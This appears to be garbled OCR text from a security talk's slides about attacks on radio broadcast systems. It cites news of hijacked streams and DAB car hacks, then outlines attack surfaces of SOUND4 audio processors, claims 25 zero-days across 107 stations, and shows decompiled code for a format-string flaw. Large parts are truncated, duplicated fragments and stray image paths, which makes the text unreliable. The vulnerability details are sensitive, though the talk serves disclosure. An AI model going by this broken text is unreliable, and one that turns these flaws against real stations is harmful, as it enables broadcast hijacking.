Are you on Telegram? Subscribe to our channel for the latest updates on Russia's war in Ukraine.

Kommersant FM's online broadcast suddenly began playing the Ukrainian patriotic song "Oh, the Red Viburnum in the Meadow," BBC Monitoring reporter Francis Scarr wrote on Twitter.

The station's editor in chief, Alexei Vorobyov, confirmed the incident to the Russian state-owned news agency Tass, saying it appeared the internet stream had been hacked. He said technicians were investigating the origin of the attack.

use
sites.
user
anti-
the
ation,
ebook
ed were
d to the
re

PUBLIC INCIDENTS

orange Business Services

Business needs | Our solutions | About us

Hackers use DAB radio as back door into connected car

August 11, 2015 | Jon Evans , Security

The fear that malicious hackers can remotely take control of a computing device is not new. Tabloid press have previously
hackers could take control of your computer and literally blow it up. Even as far back as 1980 it was possible to make a Sh
catch fire by writing code to activate/deactivate the cassette relay switch until it ignited – though computers were not conn
same way as today.

However, the idea that the vehicle you are travelling could be hijacked by hackers is much more frigl
groups of respected security researchers recently undermined the security of connected vehicles, as reported here. In one
hackers took over a vehicle from ten miles away and made it come to a sudden and unexpected halt on a freeway.

This is quite important when you consider that: "Over 40 million cars will have sophisticated autonomy in 2035," according
Research. Imagine if all these vehicles were taken over and stopped simultaneously – it would be carnage.

To take over the vehicles the hackers undermined security systems using the 'back door', rather than direct attacks on the
system:

- NCC subverted the DAB-based car infotainment system in order to take over critical vehicle systems, such as steering
- IOActive also focused on the infotainment system, sending data via the SIM to take control.

These aren't the only examples in which hackers have subverted the security of connected solutions by undermining assoc
that sit beside them. One prominent hacker, Chris Roberts, recently claimed he took control of a plane's guidance systems
in-flight entertainment system and making it fly to the left. Similarly, credit card data for millions of Target customers was st

password to the device," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. "My bad,
done other security measures at the tower and the studio but failed to password protect this device. You can
now."

BBC | Sign in | Home | News | Sport | Reel | Worklife

NEWS

Home | War in Ukraine | Coronavirus | Climate | Video | World | UK | Business | Tech | Science

Tech

Car hack uses digital-radio broadcasts to seize control

22 July 2015

PUBLIC INCIDENTS

orange Business Services

Business needs | Our solutions | About us

Hackers use DAB radio as back door into connected car

August 11, 2015 | Jon Evans , Security

The f
hack
catch
same

How
group
hack

This is quite important when you consider that: "Over 40 million cars will have sophisticated autonomy in 2035," according
Research. Imagine if all these vehicles were taken over and stopped simultaneously – it would be carnage.

To take over the vehicles the hackers undermined security systems using the 'back door', rather than direct attacks on the
system:

- NCC subverted the DAB-based car infotainment system in order to take over critical vehicle systems, such as steering
- IOActive also focused on the infotainment system, sending data via the SIM to take control.

These aren't the only examples in which hackers have subverted the security of connected solutions by undermining assoc
that sit beside them. One prominent hacker, Chris Roberts, recently claimed he took control of a plane's guidance systems
in-flight entertainment system and making it fly to the left. Similarly, credit card data for millions of Target customers was st

password to the device," said the founder of WCHQ, Kathy Weisbach, to the Heat Street website. "My bad,
done other security measures at the tower and the studio but failed to password protect this device. You can
now."

BBC Sign in | Home | News | Sport | Reel | Worklife

NEWS

Home | War in Ukraine | Coronavirus | Climate | Video | World | UK | Business | Tech | Science

Tech

Car hack uses digital-radio

Because infotainment systems processed DAB data to display text and pictures on car dashboard screens, he said, an attacker could send code that would let them take over the system.

PUBLIC INCIDENTS

orange Business Services

Hackers use
connected c

August 11, 2015 | Jon Evans

The f
hack
catch
same

How
group
hack

This is quite important when you
Research. Imagine if all these ve

To take over the vehicles the hac
system:

- NCC subverted the DAB-bas
- IOActive also focused o

These aren't the only examples i
that sit beside them. One promir
in-flight entertainment system ar
password to the device," said t
done other security measures
now."

Becaus
picture
would


BBC • Sign in Home News Sport Reel Worklife

ess | Tech | Science

Zelenskyy's address shown on television in Russia and Crimea

YEVHEN KIZILOV — WEDNESDAY, 25 JANUARY 2023, 16:04

106100



nd
ode that

PUBLIC INCIDENTS

orange Business Services

Hackers use
connected c

August 11, 2015 | Jon Evans

hack

This is quite important when you
Research. Imagine if all these ve

To take over the vehicles the hac
system:

- NCC subverted the DAB-bas
- IOActive also focused o

These aren't the only examples i
that sit beside them. One promir
in-flight entertainment system ar
password to the device," said t
done other security measures
now."


BBC • Sign in | Home | News | Sport | Reel | Worklife


ess | Tech | Science

Zelenskyy's address shown on television in Russia and Crimea

YEVHEN KIZILOV — WEDNESDAY, 25 JANUARY 2023, 16:04

Updated: Later, this was confirmed by the local government in Belgorod Oblast. They reported that it was "an unauthorised replacement of a television signal".





PUBLIC INCIDENTS

orange Business Services

Hackers use
connected c

August 11, 2015 | Jon Evans

hack

This is quite important when you
Research. Imagine if all these ve

To take over the vehicles the hac
system:

- NCC subverted the DAB-bas
- IOActive also focused o

These aren't the only examples i
that sit beside them. One promir
in-flight entertainment system ar
password to the device," said t
done other security measures
now."


BBC • Sign in | Home | News | Sport | Reel | Worklife


ess | Tech | Science

Zelenskyy's address shown on television in Russia and Crimea

YEVHEN KIZILOV — WEDNESDAY, 25 JANUARY 2023, 16:04

Updated: Later, this was confirmed by the local government in Belgorod Oblast. They reported that it was "an unauthorised replacement of a television signal".






WHAT IS DAB?
WHAT IS RDS?


DAB (Digital Audio Broadcasting) is a digital radio standard that uses a different modulation method compared to FM and AM. DAB uses a technique called COFDM (Coded Orthogonal Frequency-Division Multiplexing) to modulate the audio signals onto a carrier frequency. DAB also can transmit additional data, such as station information, song titles and traffic reports, but it uses a different method to transmit this data, it uses the DAB EPG (Electronic Program Guide) that allows for the transmission of more advanced information than RDS.

RDS (Radio Data System) is a technology that is primarily used for FM radio, it allows for the transmission of additional data, such as song titles, station information, and traffic reports, over FM radio waves.

Case #13 – Adtec Digital

Digital Video Broadcasting (DVB)





SOUND4


RADIO PROCESSING

Flexible and powerful, it ensures perfect sound quality and full compatibility with radio broadcasting standards and can be used simultaneously for FM and HD, DAB, DRM or streaming.


INPUT/OUTPUT

SOUND4

REAR PANEL



1. Ethernet T-BASE10/100 RJ45;
2. USB communication port;
3. Ethernet T-BASE10/100 RJ45;
4. Consumer-standard SMA connector for GPS Antenna Input;
5. Micro SD card
6. Digital Audio Input (XLR)
7. Digital Audio Output (XLR)
8. GPIO + RS232
9. AUX – Auxiliary Audio Inputs and Outputs
10. Analog Audio Input 1 - Left and Right (XLR)
11. Analog Audio Output 1 - Left and Right (XLR)
12. MPX 1 and MPX 2 (BNC) Outputs
13. SUB 1 and SUB 2 (BNC)
14. Mains connector 1, 110-240VAC, IEC-320 C14 type;
15. Fuse holder;
16. Mains connector 2, 110-240VAC, IEC-320 C14 type;
17. Fuse holder;



Many audio processors and other IoT devices come with built-in web interfaces or APIs that allow for remote management and control, and software such as "Remote Control" can be used to access these interfaces. This can be useful for adjusting settings, monitoring the performance of the equipment, and troubleshooting problems remotely.

VECTORS [BLACKBOX]

- The network-connected device
  - Web interface (PHP, CGI, Shell scripts), HTTP
  - Telnet: Link&Share terminal server
  - ELF32 binaries (Linux/ARM)
  - Firmware?
- The software (thick client), Windows 10
  - SOUND4 Server.exe (64bit)
  - SOUND4 Remote Control.exe (32bit)
  - LinkAndShare Transmitter.exe (32bit)

INVESTIGATION

- DuckDuckGo, Documentation, OpenAI, YouTube
- Penetration test

  -> Manual analysis + scan/map
- Coverage-guided fuzzing
- Source code review
- OSINT + exposure

  -> Shodan, BinaryEdge

Worldwide Dealer Network

We are proud to be represented by the most respected dealers of broadcast technology.

Europe | United States | Africa | Asia | Australia | North America | Latin America

RESULTS

- 25 0-days and counting ☹
- 107 radio stations affected
- No response from the vendor(s) ☹
- Collab with national CERTs and VINCE (CISA)
- CVEs pending… but we don’t care about that


FORMAT STRING IN USERNAME ENV (LinkAndShareTransmitter.exe)

```
CALL      FUN_00409f30

PUSH      s_USERNAME_0041b4cc

CALL      dword ptr [->MSVCR120.DLL::getenv]

MOV       EDX,EAX
ADD       ESP,0x4
CMP       byte ptr [EDX],0x0
```

```
local_13c[0] = (undefined4 *****)((uint)local_13c[0] & 0xffffff00);
FUN_00409f30(local_13c,(int **)"Background launch: User: ",(int *)0x19);
ppiVar5 = (int **)getenv("USERNAME");
if (*(char *)ppiVar5 == '\0') {
  uVar7 = 0;
}
else {
  ppiVar14 = ppiVar5;
  do {
    cVar2 = *(char *)ppiVar14;
```

```
External char * __cdecl getenv (char * _VarName)
  char * EAX:4        <RETURN>
  char * Stack[0x4]:4 _VarName
```

```
